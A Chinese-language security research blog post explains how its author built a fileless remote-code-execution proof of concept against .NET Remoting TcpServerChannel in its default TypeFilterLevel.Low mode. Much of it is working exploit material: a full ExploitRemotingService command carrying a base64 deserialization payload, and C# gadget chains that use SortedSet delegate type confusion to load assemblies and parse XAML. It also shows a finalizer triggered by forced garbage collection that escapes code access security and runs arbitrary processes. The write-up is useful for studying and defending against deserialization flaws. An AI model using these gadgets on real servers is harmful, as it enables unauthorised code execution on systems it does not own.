引用
这篇文章的目的是介绍一款基于James Forshaw的.NET Remoting反序列化工具升级版在TcpServerChannel的TypeFilterLevel.Low模式无文件payload任意代码执行poc的开发心得
简介
笔者的项目解决了原James Forshaw项目在TcpServerChannel的TypeFilterLevel.Low模式默认配置下无法实现利用的问题,实现了无文件payload任意代码执行,解除了在代码访问安全(CAS)机制下ILease对象需要10分钟才能触发GC调用payload的限制
.NET Remoting的应用程序通道介绍
使用.NET Remoting的应用程序可以选择使用TCP、IPC和HTTP信道。James Forshaw编写了一个针对TCP和IPC信道进行测试和漏洞利用的出色工具.
命名空间分别为System.Runtime.Remoting.Channels.Http、System.Runtime.Remoting.Channels.Tcp、System.Runtime.Remoting.Channels.Ipc
其中不同协议用处不同:
IpcChannel用于本机之间进程传输基于命名管道,使用ipc协议传输比HTTP、TCP速度要快的多,但是只能在本机传输,不能跨机器,本文不讲。
TcpChannel基于tcp传输,将对象进行二进制序列化之后传输二进制数据流,比http传输效率更高。
HttpChannel基于http传输,将对象进行soap序列化之后在网络中传输xml,兼容性更强。
.NET Remoting的应用程序利用场景介绍
这些Channel及其子类所创建实例的TypeFilterLevel字段是否为Full。其实为Low的时候James Forshaw项目ExploitRemotingService也可以利用,但是要设置ConfigurationManager.AppSettings.Set("microsoft:Remoting:AllowTransparentProxyMessage", false)这个全局非默认配置
TypeFilterLevel字段是如果为Full意味着支持无限制的反序列化使用工具ExploitRemotingService,通过它的raw参数我们可以发送原始binary数据。使用ysoserial.net生成base64的就可以实现利用.
1 | ExploitRemotingService.exe tcp://localhost:9999/RemoteDemoObjectClass.rem raw AAEAAAD/////AQAAAAAAAAAMAgAAAF5NaWNyb3NvZnQuUG93ZXJTaGVsbC5FZGl0b3IsIFZlcnNpb249My4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj0zMWJmMzg1NmFkMzY0ZTM1BQEAAABCTWljcm9zb2Z0LlZpc3VhbFN0dWRpby5UZXh0LkZvcm1hdHRpbmcuVGV4dEZvcm1hdHRpbmdSdW5Qcm9wZXJ0aWVzAQAAAA9Gb3JlZ3JvdW5kQnJ1c2gBAgAAAAYDAAAAswU8P3htbCB2ZXJzaW9uPSIxLjAiIGVuY29kaW5nPSJ1dGYtMTYiPz4NCjxPYmplY3REYXRhUHJvdmlkZXIgTWV0aG9kTmFtZT0iU3RhcnQiIElzSW5pdGlhbExvYWRFbmFibGVkPSJGYWxzZSIgeG1sbnM9Imh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sL3ByZXNlbnRhdGlvbiIgeG1sbnM6c2Q9ImNsci1uYW1lc3BhY2U6U3lzdGVtLkRpYWdub3N0aWNzO2Fzc2VtYmx5PVN5c3RlbSIgeG1sbnM6eD0iaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwiPg0KICA8T2JqZWN0RGF0YVByb3ZpZGVyLk9iamVjdEluc3RhbmNlPg0KICAgIDxzZDpQcm9jZXNzPg0KICAgICAgPHNkOlByb2Nlc3MuU3RhcnRJbmZvPg0KICAgICAgICA8c2Q6UHJvY2Vzc1N0YXJ0SW5mbyBBcmd1bWVudHM9Ii9jIGNhbGMiIFN0YW5kYXJkRXJyb3JFbmNvZGluZz0ie3g6TnVsbH0iIFN0YW5kYXJkT3V0cHV0RW5jb2Rpbmc9Int4Ok51bGx9IiBVc2VyTmFtZT0iIiBQYXNzd29yZD0ie3g6TnVsbH0iIERvbWFpbj0iIiBMb2FkVXNlclByb2ZpbGU9IkZhbHNlIiBGaWxlTmFtZT0iY21kIiAvPg0KICAgICAgPC9zZDpQcm9jZXNzLlN0YXJ0SW5mbz4NCiAgICA8L3NkOlByb2Nlc3M+DQogIDwvT2JqZWN0RGF0YVByb3ZpZGVyLk9iamVjdEluc3RhbmNlPg0KPC9PYmplY3REYXRhUHJvdmlkZXI+Cw== |
但是对于TcpChannel的之类TcpServerChannel的TypeFilterLevel.Low模式默认配置下James Forshaw并没有给出可行的利用方案.这种模式在反序列化客户端传来的数据包的时候使用代码访问安全(CAS)机制禁用了反序列化操作危险函数调用.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 | PermissionSet currentPermissionSet = null; if (this.TypeFilterLevel != TypeFilterLevel.Full) { currentPermissionSet = new PermissionSet(PermissionState.None); currentPermissionSet.SetPermission( new SecurityPermission( SecurityPermissionFlag.SerializationFormatter)); } try { if (currentPermissionSet != null) currentPermissionSet.PermitOnly(); // Deserialize Request - Stream to IMessage requestMsg = CoreChannel.DeserializeBinaryRequestMessage( objectUri, requestStream, _strictBinding, this.TypeFilterLevel); }finally { if (currentPermissionSet != null) CodeAccessPermission.RevertPermitOnly();} |
.NET中定义了大约30个代码访问安全(CAS)权限,可以被用来准予或者拒绝程序集代码的运行。每个权限定义了对重要资源如注册表、文件或文件夹等进行访问的控制规则,对程序集授予信任意味着授予它一些必要的权限以使它能正常运行。
在CLR中,CAS机制用在以下两种情况中:
在程序集装载期间,CLR授予它一些权限。
当代码请求执行某个重要操作时,CLR必须验证包含这个代码的程序集具备适当的权,否则抛出异常终止接下来的代码执行,笔者讨论的这种模式只允许了SerializationFormatter权限调用。
CAS机制对即使是异步触发的调用也会记录当前调用的栈帧,对异步触发的调用沿用触发调用的栈帧,启用相同的保护机制.在反序列化工作完成后,由调用函数恢复原保护状态,可以以之前的状态继续执行代码,直到下次反序列化消息触发CAS.
对于客户端可操作的服务器端MBR(MarshalByRefObject)对象,该对象包含一个服务器端URL路径用于标识服务器端对象,生成整个对象唯一的候选者是InitializeLifetimeServer或GetLifetimeService方法,它们返回实现ILease接口的MBR。但我注意到ILease接口有一个Register方法,它接受一个实现ISponsor接口的对象。
如果你在客户端用服务器的生存期服务注册了一个MBR对象,那么当服务器想要检查该对象是否应该被销毁时,它会调用ISponsor::Renewal方法,这给了我们回调的机会。虽然该方法不返回对象,但我们可以在内部的Hashtable中抛出异常并利用该服务端反序列化操作。
这种方式是一个可以利用的方案但存在问题.
Renewal对像调用仅在GC生存期计数器到期时发生,默认超时时间为从上次调用服务器算起约10分钟。这意味着我们的漏洞利用只会在某个漫长的、可能不确定的时间点运行。这就像等待GC运行以执行终结器一样令人沮丧,不能手动触发。这种触发效果并不理想.
扩展ysoserial.net反序列化工具
本文讨论的反序列化实际操作对象仅限于BinaryFormatter,这个对象有个FilterLevel属性默认是TypeFilterLevel.Full,当然也可以手动指定,或者在构造函数继承默认通道配置.
当ysoserial.net提供的一种BinaryFormatter反序列化方案,执行不支持反序列化接口,比如linq委托基于ActivitySurrogateSelector自定义代理实现,这个需要开启microsoft:WorkflowComponentModel:DisableActivitySurrogateSelectorTypeCheck选项默认不支持,并不推荐
还有一种方法是基于SessionSecurityToken或者DataSet的嵌套类型反序列化,可以在嵌套执行过程中创建新的BinaryFormatter对象FilterLevel属性TypeFilterLevel.Full反序列化嵌套的内部数据流.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 | public class SessionSecurityToken : SecurityToken, ISerializable { protected SessionSecurityToken(SerializationInfo info, StreamingContext context) { ... private ClaimsIdentity ReadIdentity( XmlDictionaryReader dictionaryReader, SessionDictionary dictionary) { if (dictionaryReader.IsStartElement(dictionary.BootstrapToken, dictionary.EmptyString)) { dictionaryReader.ReadStartElement(); using (MemoryStream serializationStream = new MemoryStream(dictionaryReader.ReadContentAsBase64())) { BinaryFormatter binaryFormatter = new BinaryFormatter(); claimsIdentity.BootstrapContext = (object) (BootstrapContext) binaryFormatter.Deserialize((Stream) serializationStream); } dictionaryReader.ReadEndElement(); }} public class DataSet : MarshalByValueComponent, IListSource, IXmlSerializable, ISupportInitializeNotification, ISupportInitialize, ISerializable { protected DataSet(SerializationInfo info, StreamingContext context, bool ConstructSchema) { for (int index = 0; index < int32; ++index) { MemoryStream serializationStream = new MemoryStream((byte[]) info.GetValue(string.Format((IFormatProvider) CultureInfo.InvariantCulture, "DataSet.Tables_{0}", new object[1] { (object) index }), typeof (byte[]))); this.Tables.Add((DataTable) new BinaryFormatter((ISurrogateSelector) null, new StreamingContext(context.State, (object) false)).Deserialize((Stream) serializationStream)); } } } |
但是即使开启了TypeFilterLevel.Full模式,由于在通道消息的入口已经开启了CAS限制,后续的反序列化操作都要受到这个限制的影响.
一种可行的方案是基于SortedSet<T>接口内部嵌套的Comparison<T>比较委托的
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 | public class SortedSet<T> : ISet<T>, ICollection<T>, IEnumerable<T>, IEnumerable, ICollection, ISerializable, IDeserializationCallback, IReadOnlyCollection<T> { private IComparer<T> comparer; protected virtual void OnDeserialization(object sender) { for (int index = 0; index < objArray.Length; ++index) this.Add(objArray[index]);=AddIfNotPresent } internal virtual bool AddIfNotPresent(T item){ for (; node != null; node = num < 0 ? node.Left : node.Right) { num = this.comparer.Compare(item, node.Item); }} |
如果是系统自带的类型Comparison<T>比较委托是可以被序列化的,其类型的_invocationList委托实现是可以被一个自定义系统自带多播委托替换的,笔者修改了一下原有实现Process.Start改为Assembly.UnsafeLoadFrom绕过CAS限制.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 | //直接Process.Start报错在 System.StubHelpers.StubHelpers.DemandPermission(IntPtr pNMD)在 Microsoft.Win32.NativeMethods.ShellExecuteEx(ShellExecuteInfo info) public static SortedSet<string> TypeConfuseDelegateGadgetdllpath()`{ string dllpath = @"pathto\cppdotnetrce.dll"; Delegate da = new Comparison<string>(String.Compare); Comparison<string> d = (Comparison<string>)MulticastDelegate.Combine(da, da); IComparer<string> comp = Comparer<string>.Create(d); SortedSet<string> set = new SortedSet<string>(comp); set.Add(dllpath); set.Add(""); FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList", BindingFlags.NonPublic | BindingFlags.Instance); object[] invoke_list = d.GetInvocationList(); //实现Process.Start改为Assembly.UnsafeLoadFrom绕过CAS限制 invoke_list[1] = new Func<string, Assembly>(Assembly.UnsafeLoadFrom); fi.SetValue(d, invoke_list); return set;}//替换成这个Assembly.UnsafeLoadFrom可以绕过FileIOPermission`[SecuritySafeCritical]public static Assembly LoadFile(string path){ AppDomain.CheckLoadFileSupported(); new FileIOPermission(FileIOPermissionAccess.Read | FileIOPermissionAccess.PathDiscovery, path).Demand(); return (Assembly) RuntimeAssembly.nLoadFile(path, (Evidence) null);} |
只需要指定一个c++.net的dll就可以在它的DllMain函数入口执行任意代码,dll可以为任意普通用户可写路径,缺点是这些文件必须在目标服务器端存在,或者smb文件,但是如果无法达到这个要求能否实现rce呢,笔者发现了一种无文件rce绕过方法,具体请看下一节
无文件payload任意代码执行绕过CAS限制在TypeFilterLevel.Low模式
笔者使用的这种绕过方法结合了SortedSet<T>和Xaml脚本各自的优缺点,由于CAS限制SortedSet<T>对于调用的委托函数只能指定一个或者两个相同类型参数,存在限制问题,而且无法对操作返回值进行后续的操作.
Xaml脚本采用反射类型函数调用目标函数InvokeMember实现,但是CAS会检查目标函数是否包含INVOCATION_FLAGS_RISKY_METHODE标志即是否为危险函数终止操作.这就为原来Xaml调用链带来的限制,但并不代表不可行,通过研究参数的目标对象所有的支持函数后,笔者发现了一个可行的调用链.
具体方法是构造SortedSet<Array>反序列化类型参数为2个byte数组,即一个需要进行反射程序集的dll和它的pdb文件二进制数据,调用Assembly.Load(byte[] rawAssembly, byte[] rawSymbolStore)进行第一次调用,只需要把比较函数替换成Array.LastIndexOf这个不会引起报错,调用成功后目标托管程序集加载进入服务端的AppDomain中.
需要注意的加载的二进制数据只能是托管程序集,不能是非托管或者混合c++.net的dll程序集加载会报错,但是这个操作加载完成后并不能直接对加载完成的程序集进行操作,这里就需要用到第二步的Xaml脚本加载技术,只需要替换SortedSet<string>重载委托为XamlReader.Parse即可.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 | public static SortedSet<Array> TypeConfuseDelegateGadgetAsm(){ string dllpath = typeof(FakeAsm.ClassFake).Assembly.Location; string pdbpath = dllpath.Replace(".dll",".pdb"); Array dllbytes = File.ReadAllBytes(dllpath).ToArray(); Array pdbbytes = File.ReadAllBytes(pdbpath).ToArray(); Delegate da = new Comparison<Array>(Array.LastIndexOf); Comparison<Array> d = (Comparison<Array>)MulticastDelegate.Combine(da, da); IComparer<Array> comp = Comparer<Array>.Create(d); SortedSet<Array> set = new SortedSet<Array>(comp); set.Add(dllbytes); set.Add(pdbbytes); FieldInfo fi =typeof(MulticastDelegate).GetField("_invocationList", BindingFlags.NonPublic | BindingFlags.Instance); object[] invoke_list = d.GetInvocationList(); invoke_list[1] = new Func<byte[], byte[], Assembly>(Assembly.Load); fi.SetValue(d, invoke_list); return set;}public static SortedSet<string> TypeConfuseDelegateGadgetXaml(string xamlpayload){ Delegate da = new Comparison<string>(String.Compare); Comparison<string> d = (Comparison<string>)MulticastDelegate.Combine(da, da); IComparer<string> comp = Comparer<string>.Create(d); SortedSet<string> set = new SortedSet<string>(comp); set.Add(xamlpayload); set.Add(""); FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList", BindingFlags.NonPublic | BindingFlags.Instance); object[] invoke_list = d.GetInvocationList(); invoke_list[1] = new Func<string, object>(XamlReader.Parse); fi.SetValue(d, invoke_list); return set;} |
这样生成的Xaml脚本就可以解析了,即使在xaml资源文件中自定义Byte数组直接调用Assembly.Load(byte[] raw)进行加载托管程序集是无法绕过CAS危险函数限制的,利用之前SortedSet<T>可以先把程序集加载进来,但是枚举AppDomain中已加载的程序集是可行的.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 | public class ClassFake : MarshalByRefObject { public ClassFake() { } ~ClassFake() { rce();} public static void rce() { System.Diagnostics.Process.Start("notepad"); } [MyattrFakeAtribute] public static object fakeobbj { get { return 1; } } } public class MyattrFakeAtribute : Attribute { public MyattrFakeAtribute() { Rcefakeattribute(); } public static void RceCallGC() { Thread.Sleep(2000); GC.Collect(0, GCCollectionMode.Forced); } public static object Rcefakeattribute() { ClassFake fake = new ClassFake(); Thread thd = new Thread(RceCallGC); thd.Start(); } } |
之前调用TypeConfuseDelegateGadgetAsm已经把程序集加载进AppDomain但是无法知道这个要加载的程序集的索引,尽管如此在服务器端环境可预知的情况下,服务器启动后所加载的程序集总数一般是已知的,只需要对这种总数+1的顺序开始暴力尝试搜索就能找到这个加载程序集进行操作,即使搜索失败下个操作也可以正常进行,
对于搜索程序集通过linq比较形式实现比较麻烦,有兴趣的读者可以自行尝试.xaml中ObjectDataProvider这里调用Assembly.GetTypes是可行的,
但是对于原项目中Type.InvokeMember这种激活方式就被拒绝了,通过尝试不同的Type类型的可支持调用后,笔者找到一个方式GetProperty得到属性后调用GetCustomAttributes,会加载这个属性Attribute的构造函数实现代码执行,也就是上面看到的代码MyattrFakeAtribute的构造函数.
这里需要需要修复的2个地方是Xaml生成序列化ResourceDictionary对象内部的数据HashTable是乱序排列的,导致ObjectDataProvider执行顺序有问题,可以通过一个自定义的IEqualityComparer比较接口修复,
第二个问题是ObjectDataProvider其属性MethodParameters默认不会进入序列化后的数据中,可以通过FixObjectDataProvider反射添加DesignerSerializationVisibilityAttribute.Content属性修复.
在这个调用中创建一个悬挂的ClassFake类对象,然后创建一个新线程延迟2秒触发GC.Collect这样会调用ClassFake的析构函数.
由于是延迟触发的关系,服务器端已经完成了客户端数据的反序列化操作CodeAccessPermission.RevertPermitOnly已经被执行了,而且ClassFake的析构函数是在GC的线程中触发的可以绕过CAS的检查,最终实现任意代码的执行.
整个触发过程只要2秒,相对于原方式GC触发ISponsor::Renewal需要10分钟相比,比较理想.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 | public class MyEqualityComparer : IEqualityComparer { private int objcount = 0; public MyEqualityComparer(int countfrom) { objcount = countfrom; } public int GetHashCode(object obj) { int ret = 0; if (obj != null) { string objstr = obj.ToString(); if (objstr.StartsWith("odp")) { string strint = objstr.Substring(3); ret = objcount+1 - int.Parse(strint); } } return ret; }}public static void FixObjectDataProvider(object obj){ foreach (PropertyDescriptor property in TypeDescriptor.GetProperties(obj)) { if (property.Name == "MethodParameters") { PropertyInfo attprop = typeof(MemberDescriptor).GetProperty("AttributeArray", BindingFlags.Instance | BindingFlags.NonPublic); Attribute[] AttributeArray = attprop.GetValue(property) as Attribute[]; List<Attribute> AttributeArraynew = new List<Attribute>(); AttributeArraynew.AddRange(AttributeArray); bool fid = false; for (int i = 0; i < AttributeArraynew.Count; i++) { if (AttributeArraynew[i] is DesignerSerializationVisibilityAttribute) { AttributeArraynew[i] = DesignerSerializationVisibilityAttribute.Content; fid = true; } } if (!fid) { AttributeArraynew.Add(DesignerSerializationVisibilityAttribute.Content); } attprop.SetValue(property, AttributeArraynew.ToArray()); } }}//程序集索引暴力搜索public string xamlrcepayload(int asm_index){ var myResourceDictionary = new ResourceDictionary(); string odp1name = "odp1"; string odp2name = "odp2"; string odp3name = "odp3"; string odp4name = "odp4"; string odp5name = "odp5"; string odp6name = "odp6"; string odp7name = "odp7"; string odp8name = "odp8"; var odp1 = new ObjectDataProvider(); //AppDomain.CurrentDomain odp1.ObjectType = typeof(System.Threading.Thread); odp1.MethodName = "GetDomain"; StaticResourceExtension odpext1 = new StaticResourceExtension(odp1name); ObjectDataProvider odp2 = new ObjectDataProvider(); odp2.MethodName = "GetAssemblies"; odp2.ObjectInstance = odpext1; ObjectDataProvider odp3 = new ObjectDataProvider(); odp3.MethodName = "GetValue"; StaticResourceExtension odpext2 = new StaticResourceExtension(odp2name); odp3.ObjectInstance = odpext2; odp3.MethodParameters.Add(asm_index); ObjectDataProvider odp4 = new ObjectDataProvider(); odp4.MethodName = "GetTypes"; StaticResourceExtension odpext3 = new StaticResourceExtension(odp3name); odp4.ObjectInstance = odpext3; ObjectDataProvider odp5 = new ObjectDataProvider(); odp5.MethodName = "GetValue"; StaticResourceExtension odpext4 = new StaticResourceExtension(odp4name); odp5.ObjectInstance = odpext4; odp5.MethodParameters.Add(0); ObjectDataProvider odp6 = new ObjectDataProvider(); odp6.MethodName = "GetProperty"; odp6.MethodParameters.Add("fakeobbj"); odp6.MethodParameters.Add(BindingFlags.Public | BindingFlags.Static); StaticResourceExtension odpext5 = new StaticResourceExtension(odp5name); odp6.ObjectInstance = odpext5; ObjectDataProvider odp7 = new ObjectDataProvider(); odp7.MethodName = "GetCustomAttributes"; StaticResourceExtension odpext6 = new StaticResourceExtension(odp6name); odp7.ObjectInstance = odpext6; odp7.MethodParameters.Add(false); FieldInfo fi_baseDictionary = myResourceDictionary.GetType().GetField("_baseDictionary", BindingFlags.NonPublic | BindingFlags.Instance); FieldInfo fi_keycomparer = typeof(Hashtable).GetField("_keycomparer", BindingFlags.NonPublic | BindingFlags.Instance); Hashtable hstbl = (Hashtable)fi_baseDictionary.GetValue(myResourceDictionary); MyEqualityComparer mycmp = new MyEqualityComparer(8); fi_keycomparer.SetValue(hstbl, mycmp); myResourceDictionary.Add(odp1name, odp1); myResourceDictionary.Add(odp2name, odp2); myResourceDictionary.Add(odp3name, odp3); myResourceDictionary.Add(odp4name, odp4); myResourceDictionary.Add(odp5name, odp5); myResourceDictionary.Add(odp6name, odp6); myResourceDictionary.Add(odp7name, odp7); foreach (DictionaryEntry o in myResourceDictionary) { FixObjectDataProvider(o.Value); } return Xaml_serialize(myResourceDictionary);} |

至此已经解决了TcpServerChannel的TypeFilterLevel.Low模式默认配置下无法实现利用的问题,笔者的poc运行后可以实现以服务端权限执行任意代码.
运行效果
以下是笔者工具运行的效果,如图:
相关引用
参与贡献
作者来自ZheJiang Guoli Security Technology,邮箱cbwang505@hotmail.com